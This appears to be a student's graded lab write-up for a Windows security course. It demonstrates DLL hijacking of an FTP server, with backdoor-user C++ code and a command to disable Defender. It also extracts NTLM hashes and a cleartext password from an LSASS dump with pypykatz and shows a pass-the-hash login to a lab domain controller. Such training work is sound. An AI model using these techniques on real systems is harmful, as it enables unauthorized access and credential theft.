

Windows Security I

Cybercrime Defense

Author:

Philip Magnus

Student identification number:

c2410537022

Date:

October 4, 2025

Contents

1	Introduction	3
1.1	Objective of the exercise	3
1.2	Prerequisites	3
1.3	Assignment	3
1.4	Setup	4
2	DLL Hijacking	5
2.1	Setting up EasyFTP	5
2.2	Searching for missing DLLs	5
3	DUMP	11
3.1	Scanning the lsass.DMP file	11
4	PTH Attack	15
4.1	Accessing the Domain Controller	15
List of Figures		16
List of Tables		17
Listings		18

1 Introduction

1.1 Objective of the exercise

The exercise provides a hands-on overview of typical attack vectors against Windows environments (DLL hijacking, memory dumps, and Pass-the-Hash) and demonstrates how effective persistence and lateral-movement techniques can be derived from exploited artifacts (malicious DLL, LSASS dump, NTLM hash).

1.2 Prerequisites

The following prerequisites need to be met:

- Kali Linux (<https://www.kali.org/get-kali/#kali-platforms>) or Windows (administrator rights)
- the provided exercise files *ftpbasicsvr.exe*, *lsass.DMP*
- installed tools such as ProcMon (Sysinternals), pypykatz/mimikatz, and Impacket (for SMB access)
- for the PTH (Pass-the-Hash) task, working VPN credentials for the exercise environment

1.3 Assignment

The following assignment was provided in Moodle:

You can use Windows or Linux for the exercise, but you will have to tunnel into the network. We also recommend Kali Linux for this exercise:

- Kali Linux <https://www.kali.org/downloads/>
- Hashcat (on your own machine!)
- Impacket (pip3 install impacket)
- pypykatz (pip3 install pypykatz)
- Resolvconf (apt install resolvconf)

If you want to use Windows you can use (Windows 7, Windows 10, Windows 11):

- [Windows Evaluation Copies](#)
- [Free Azure VM](#)
- [Edge VM](#)

You may disable Defender:

- powershell "Set-MpPreference -DisableRealtimeMonitoring \$true" (disables Defender for a while)

0) DLL-Hijack [4+2 points]

The target system (**easyftpsvr-1.7.0.2**) is vulnerable to DLL hijacking attacks. A prototype on your own VM is sufficient (no VPN needed).

- Find a DLL that is in a writable location.
- Analyze the provided program (ftpbasicsvr.exe) with Sysinternals procmon, identify a DLL and create the malicious DLL.
- Create a DLL to add a backdoor user for the provided easyftp server.
- You can either create the DLL with Visual Studio Code and build the solution or you can use "shell2bin" or "dll proxy" tools.

Figure 1.1: Assignment Part 1

1) DUMP [2+1 points]

A previous attack escalated privileges on a user's Computer and created a process dump of the lsass process (attached below, lsass.zip).

The passwords and password hashes are stored in the Security Support Provider's memory. Recover usable passwords and password hashes from the process dump. The goal is to recover the NTLM password hash (no VPN needed).

Hints Windows:

- mimikatz # sekurlsa::minidump

Hints Linux:

- Pypykatz minidump <https://github.com/skelsec/pypykatz>

2) PTH [4+1 points]

You extracted credentials of the "monitoring" user. This user has access to a monitoring share on the domain controller. Find a way to access it - it seems the password is not available. The target share is "monitoring" on the domain controller. The flag is in `flag.txt`.

The Domain controller is accessible via VPN at **192.168.10.162**.

Hints Windows:

- mimikatz sekurlsa::pth

Hints Linux:

- smbclient.py

Deliverables

You have to submit a simple documentation how you solved the challenges (and show the flags).

```
└─╼ easyftpsvr-1.7.0.2.zip      8. September 2025, 15:57  
└─╼ lsass.zip                  8. September 2025, 15:57
```

Figure 1.2: Assignment Part 2

1.4 Setup

The following setup of virtual machines and software was used to perform the assignment:

- Windows 11 24H2 (Virtual Machine)
- Kali Linux 2025.3 (Virtual Machine)
- Visual Studio 2022
- pypykatz 0.6.10.-0kali3
- smbclient - version 4.23.0-Debian-4.23.0+dfsg-3

2 DLL Hijacking

2.1 Setting up EasyFTP

First, we copied the provided *easyftpsvr-1.7.0.2.zip* to the Windows 11 VM and unzipped the package.

Next, we set up EasyFTP as a service with the commands shown in Listing 2.1.

```
1 PS C:\Users\Philip\Desktop> sc.exe create ccd_ue1 binPath="ftpbasicsvr.exe"
```

Listing 2.1: easyftp service install

```
[SC] CreateService SUCCESS
```

Listing 2.2: easyftp service install output

```
1 PS C:\Users\Philip\Desktop> sc start ccd_ue1
```

Listing 2.3: easyftp service start

Now we can start the service via the services interface as shown in Figure 2.1




Figure 2.1: Starting EasyFTP Service

2.2 Searching for missing DLLs

To execute a DLL hijacking, we first need to find a missing DLL that is loaded by the service we want to target. Using *Procmon* we can filter running processes by different criteria. In Figure 2.2 we defined two new filters to search for the *easyftpsvr.exe* process and any path related messages containing the ".dll" string.




Figure 2.2: Procmon Filter Settings

In Figure 2.3 we can see that *easyftpsvr.exe* is looking for a DLL with the name "*sspicli.dll*" and is unable to find it.

Figure 2.3: Procmon showing missing DLL

To hijack the missing DLL we need to insert a malicious DLL in its place, i.e. in the path that *easyftpsvr.exe* is looking for the non malicious DLL. First, we create a new DLL project in *Visual Studio* as shown in Figure 2.4.




Figure 2.4: Visual Studio Project Setup

In the newly created project, we will find a *dllmain.cpp* file. In this file, we added the following code that will create a new ftp user through a *Powershell* command.

To find out in which way a new user needed to be added to the *ftpusers.xml* file, we created a test user. That way we did not need to experiment with the hashing algorithm of the software and the XML structure needed to achieve a valid user profile.

The test user can be seen in Figure 2.5.

```
1 // dllmain.cpp : Defines the entry point for the DLL application.
2 #include <cstdlib>
3 #include "pch.h"
4 #include <windows.h>
5 #include <process.h>
6 BOOL APIENTRY DllMain(HMODULE hModule, DWORD ul_reason_for_call, LPVOID)
7 {
8     switch (ul_reason_for_call)
9     {
10         case DLL_PROCESS_DETACH:
11             break;
12         case DLL_THREAD_ATTACH:
13         case DLL_THREAD_DETACH:
14         case DLL_PROCESS_ATTACH:
15             default:
16                 ::system("powershell -Command \"\$f = Get-Content 'ftpusers.xml';
17 $f[0..($f.Count-2)] + '<user username=\"backdoor\" password=\"1CC91D1AC6257390F0DD719272BC44C9\" alias
18 =\"\"\"\'';
19 privilege=\"458783\" work_dir=\"C:\\\\\\\\\\\\\\\" welcome_msg
20 =\"\"\"\'';
21 disabled=\"no\" />' + $f[-1] | Set-Content 'ftpusers.xml
22 \'\"");
23             break;
24     }
25     return TRUE;
26 }
```

Listing 2.4: Malicious.dll




Figure 2.5: EasyFTP `ftpusers.xml`

After building the DLL file we need to place it in the same directory as the *easyftpsvr.exe* as

this is the first place the application is looking for the DLL. The DLL also needs to be placed there under the name of the missing DLL we want to hijack.

Figure 2.6 shows the FTPConsole user view before we launch the attack.





Figure 2.6: FTPConsole User View

The hijacking attack is simply launched by restarting the service. Depending on how it was installed, this can be done either through the services interface of *Windows* or by simply starting the application manually.

Figure 2.7 shows that the creation of a new user with the name "*malicious*" was successful, so our attack worked as planned.



A screenshot of a Windows-style "Accounts Management" window. The title bar says "Accounts Management". Below the title bar are three icons: a blue user icon, a blue gear icon, and a red minus sign icon. The main area is a table with three columns: "Accounts", "Alias", and "Home Directory". There are three rows of data:

Accounts	Alias	Home Directory
anonymous	anonymous	C:\Users\Philip\Desktop\easy...
test		C:\Users\Philip\
malicious		C:\


Figure 2.7: EasyFTP user view after DLL is loaded by FTPService

3 DUMP

3.1 Scanning the lsass.DMP file

We want to obtain hashses from a recovered dump file to maybe use in a *Pass-the-Hash-Attack* or crack with password cracking software.

First, we can look at the *lsass.dmp* file with the *lsa* command as shown in Figure 3.1.



```
(kali㉿kali)-[~/Documents/ccd]
$ pypykatz lsa minidump lsass.DMP
INFO:pypykatz:Parsing file lsass.DMP
FILE: ===== lsass.DMP =====
= LogonSession =
authentication_id 2936248 (2ccdb8)
session_id 0
username monitoring
domainname winctf
logon_server test
logon_time 2020-04-22T17:27:00.732383+00:00
sid S-1-5-21-959554786-447769905-2314854109-1607
luid 2936248
    = MSV =
        Username: monitoring
        Domain: winctf
        LM: NA
        NT: 2785d316dd37ca24ebb855fcf054c74a
        SHA1: 2c34d03677b6655ec7c717af3ae12c87aff7b9ce
        DPAPI: 0801d365140d9bf4be4fffc9b104419a00000000
    = WDIGEST [2ccdb8] =
        username monitoring
        domainname winctf
        password None
        password (hex)
    = Kerberos =
        Username: monitoring
        Domain: WINCTF.APPSEC.AT
    = WDIGEST [2ccdb8] =
        username monitoring
        domainname winctf
        password None
        password (hex)

= LogonSession =
authentication_id 404309 (62b55)
session_id 2
username admin_laps
domainname ap321
logon_server ap321
logon_time 2020-04-22T17:18:52.062657+00:00
sid S-1-5-21-4191487667-2686982683-505535041-500
luid 404309
    = MSV =
        Username: admin_laps
        Domain: ap321
        LM: NA
        NT: b49674ecf0ac6dcc0169c6e0e99c726d
        SHA1: 484dbeff329cae9532562d7f7c3dbc4e3c7ffff042
        DPAPI: 0000000000000000000000000000000000000000000000000000000000000000
    = WDIGEST [62b55] =
```

Figure 3.1: Lsass.DMP

For an easier overview of the usernames contained in this dump, we can filter with grep as shown in Figure 3.2.

```
(kali㉿kali)-[~/Documents/ccd]
└─$ pypykatz lsa minidump lsass.DMP | grep username
INFO:pypykatz:Parsing file lsass.DMP
username monitoring
    username monitoring
    username monitoring
username admin_laps
    username admin_laps
    username admin_laps
username DWM-2
    username ap321$
    username ap321$
username DWM-2
    username ap321$
    username ap321$
username UMFD-2
    username ap321$
    username ap321$
username admin_laps
username LOCAL SERVICE
username DWM-1
    username ap321$
    username ap321$
username DWM-1
    username ap321$
    username ap321$
username ap321$
    username ap321$
    username ap321$
username UMFD-0
    username ap321$
    username ap321$
username UMFD-1
    username ap321$
    username ap321$
username
username ap321$
    username ap321$
```

Figure 3.2: Usernames in dump

To differentiate user from non-user accounts, we took a look at the SIDs included in the dump. We noticed that only the *admin_laps* and *monitoring* accounts are actual user accounts, as these are the only accounts with corresponding user SIDs. All SIDs can be viewed in Figure 3.3. It is interesting to note that the *admin_laps* account has the special 500 SID, which may denote the local server admin account.

```

└─(kali㉿kali)-[~/Documents/ccd]
$ pypykatz lsa minidump lsass.DMP | grep sid
INFO:pypykatz:Parsing file lsass.DMP
sid S-1-5-21-959554786-447769905-2314854109-1607
sid S-1-5-21-4191487667-2686982683-505535041-500
sid S-1-5-90-0-2
sid S-1-5-90-0-2
sid S-1-5-96-0-2
sid S-1-5-21-4191487667-2686982683-505535041-500
sid S-1-5-19
sid S-1-5-90-0-1
sid S-1-5-90-0-1
sid S-1-5-20
sid S-1-5-96-0-0
sid S-1-5-96-0-1
sid None
sid S-1-5-18

```

Figure 3.3: SIDs in Dump

We finally can get the hashes that we are interested in from the dump file. We extracted the hashes from the logon sessions shown in Figure 3.4, Figure 3.5 and Figure 3.6. We chose to include Figure 3.6 because we see not only the hash but also the cleartext password used by the account.

```

INFO:pypykatz:Parsing file lsass.DMP
FILE: ===== lsass.DMP =====
= LogonSession =
authentication_id 2936248 (2ccdb8)
session_id 0
username monitoring
domainname winctf
logon_server test
logon_time 2020-04-22T17:27:00.732383+00:00
sid S-1-5-21-959554786-447769905-2314854109-1607
luid 2936248
= MSV =
    Username: monitoring
    Domain: winctf
    LM: NA
    NT: 2785d316dd37ca24ebb855fcf054c74a
    SHA1: 2c34d03677b6655ec7c717af3ae12c87aff7b9ce
    DPAPI: 0801d365140d9bf4be48ffc9b104419a00000000
= WDIGEST [2ccdb8] =
    username monitoring
    domainname winctf
    password None
    password (hex)
= Kerberos =
    Username: monitoring
    Domain: WINCTF.APPSEC.AT
= WDIGEST [2ccdb8] =
    username monitoring
    domainname winctf
    password None
    password (hex)

```

Figure 3.4: Logon Session monitoring user

```

= LogonSession =
authentication_id 404309 (62b55)
session_id 2
username admin_laps
domainname ap321
logon server ap321
logon_time 2020-04-22T17:18:52.062657+00:00
sid S-1-5-21-4191487667-2686982683-505535041-500
luid 404309
    = MSV =
        Username: admin_laps
        Domain: ap321
        LM: NA
        NT: 049674ecf0ac6dcc0169c6e0e99c726d
        SHA1: 48adbeef329cae9532562d7fc3dbc4e3c7ffff042
        DPAPI: 000000000000000000000000000000000000000000000000000000000000000
    = WDIGEST [62b55]-
        Username: admin_laps
        Domain: ap321
        Password None
        password (hex)
    = Kerberos =
        Username: admin_laps
        Domain: ap321
        Password None
        password (hex)
    = DPAPI [62b55]=
        luid 404309
        key_guid 3e48a76e-709d-42f2-9f0f-0e36629728ca
        masterkey f7aa285a6ea798d802e41121a947c2391953eeeabfb50e1a1f3fc4b1cac2c7fb537d0a7137c81260d6580e17a4447a0e334b4ed0f1c8eca994
a7e48fd743
        sha1_masterkey 3377400281c694408f496206e82563794341d89d

```

Figure 3.5: Logon Session admin_laps user

```

= LogonSession =
authentication_id 378240 (5c580)
session_id 2
username DWM-2
domainname Window Manager
logon server
logon_time 2020-04-22T17:18:51.234674+00:00
sid S-1-5-99-0-2
luid 378240
    = MSV =
        Username: DWM-2
        Domain: Window Manager
        LM: NA
        NT: e90ad219309a589cce444685cfcc2165a
        SHA1: 1ca8bc169e26e79820eeb87f42de19f4b59a099
        DPAPI: 000000000000000000000000000000000000000000000000000000000000000
    = WDIGEST [5c580]-
        Username: ap321$
        Domainname WORKGROUP
        Password None
        password (hex)
    = Kerberos =
        Username: DWM-2
        Domain: Window Manager
        Password: 7-:ud*awh(`;Xz?`xin8.76xN][rTv,9$< RGqsvW5a+Vm8Mv66[>Fkj)Q"0gOxod28V+jH0=QWE!?kuSnV#`':q@KJWC`v7CBKH>YUwq60QSzEB[Ixxc
1)
        password (hex)J37002d003a00750064002a00410077006800220078003b0058007a03f005c00750069006e0038002e003700260058006e004a005b00720054
0076002c00390024003c002000520047007100730076005700350061002b0057006d00610038004d007600260026005h003s0046004b006a00290051002200400067004f0078006f
0064003200380056003c006a00480030003d0051005700455004c0003f006b00750053006e005500230060003a002700710030004b004a0057004300290076003700430042004b0004
003e00590055007700710036003000510053007a00450042005b00490058005800630021002900
    = WDIGEST [5c580]-
        Username: ap321$
        Domainname WORKGROUP
        Password None
        password (hex)

```

Figure 3.6: Logon Session ap321\$ user

The extracted NTM hashes can be seen in Table 3.1.

Username	Hash	Password
monitoring	2785d316dd37ca24ebb855fcf054c74a	
admin_laps	b49674ecf0ac6dcc0169c6e0e99c726d	
ap321\$	e90ad219309a589cce444685cfcc2165a	see Figure 3.6

Table 3.1: Extracted NTM Hashes

4 PTH Attack

4.1 Accessing the Domain Controller

We want to access the domain controller running on 192.168.10.162. For this, we use the *monitoring* user account with the hash we obtained earlier. Some SMB clients accept NTM hashes as well as a password for a login, we can exploit this and just pass the obtained hash to log into the *monitoring* user account.

We execute the *Pass-The-Hash-Attack* with the command shown in Listing 4.1.

```
1 smbclient -I 192.168.10.162 -U monitoring --pw-nt-hash'\\192.168.10.162\monitoring\'  
2 2785d316dd37ca24ebb855fcf054c74a
```

Listing 4.1: connect to smb share with NT hash

After a successful login, we are able to navigate the directories of the domain controller and download the *flag.txt* file to our computer as shown in Listing 4.2.

```
Try "help" to get a list of possible commands.  
smb: \> dir  
    . D 0 Tue Jan 30 09:14:47 2024  
    .. DHS 0 Tue Oct 8 23:50:45 2024  
    flag.txt A 34 Tue Jan 30 09:14:47 2024  
  
        27598079 blocks of size 4096. 24075758 blocks available  
smb: \> mget flag.txt  
Get file flag.txt? y  
getting file \flag.txt of size 34 as flag.txt (average 0.9 KiloBytes/sec)  
smb: \> quit
```

Listing 4.2: copy flag.txt from smb share

Listing 4.3 and Listing 4.4 show the content of the *flag.txt* file we obtained from the domain controller.

```
1 cat flag.txt
```

Listing 4.3: cat flag.txt

```
BOAFC03B33BDB322E810DA551E49F983
```

Listing 4.4: flag.txt content

List of Figures

1.1 Assignment Part 1	3
1.2 Assignment Part 2	4
2.1 Starting EasyFTP Service	5
2.2 Procmon Filter Settings	6
2.3 Procmon showing missing DLL	6
2.4 Visual Studio Project Setup	7
2.5 EasyFTP ftpusers.xml	8
2.6 FTPConsole User View	9
2.7 EasyFTP user view after DLL is loaded by FTPService	10
3.1 Lsass.DMP	11
3.2 Usernames in dump	12
3.3 SIDs in Dump	13
3.4 Logon Session monitoring user	13
3.5 Logon Session admin.laps user	14
3.6 Logon Session ap321\$ user	14

List of Tables

3.1 Extracted NTM Hashes	14
------------------------------------	----

Listings

2.1	easyftp service install	5
2.2	easyftp service install output	5
2.3	easyftp service start	5
2.4	Malicious.dll	8
4.1	connect to smb share with NT hash	15
4.2	copy flag.txt from smb share	15
4.3	cat flag.txt	15
4.4	flag.txt content	15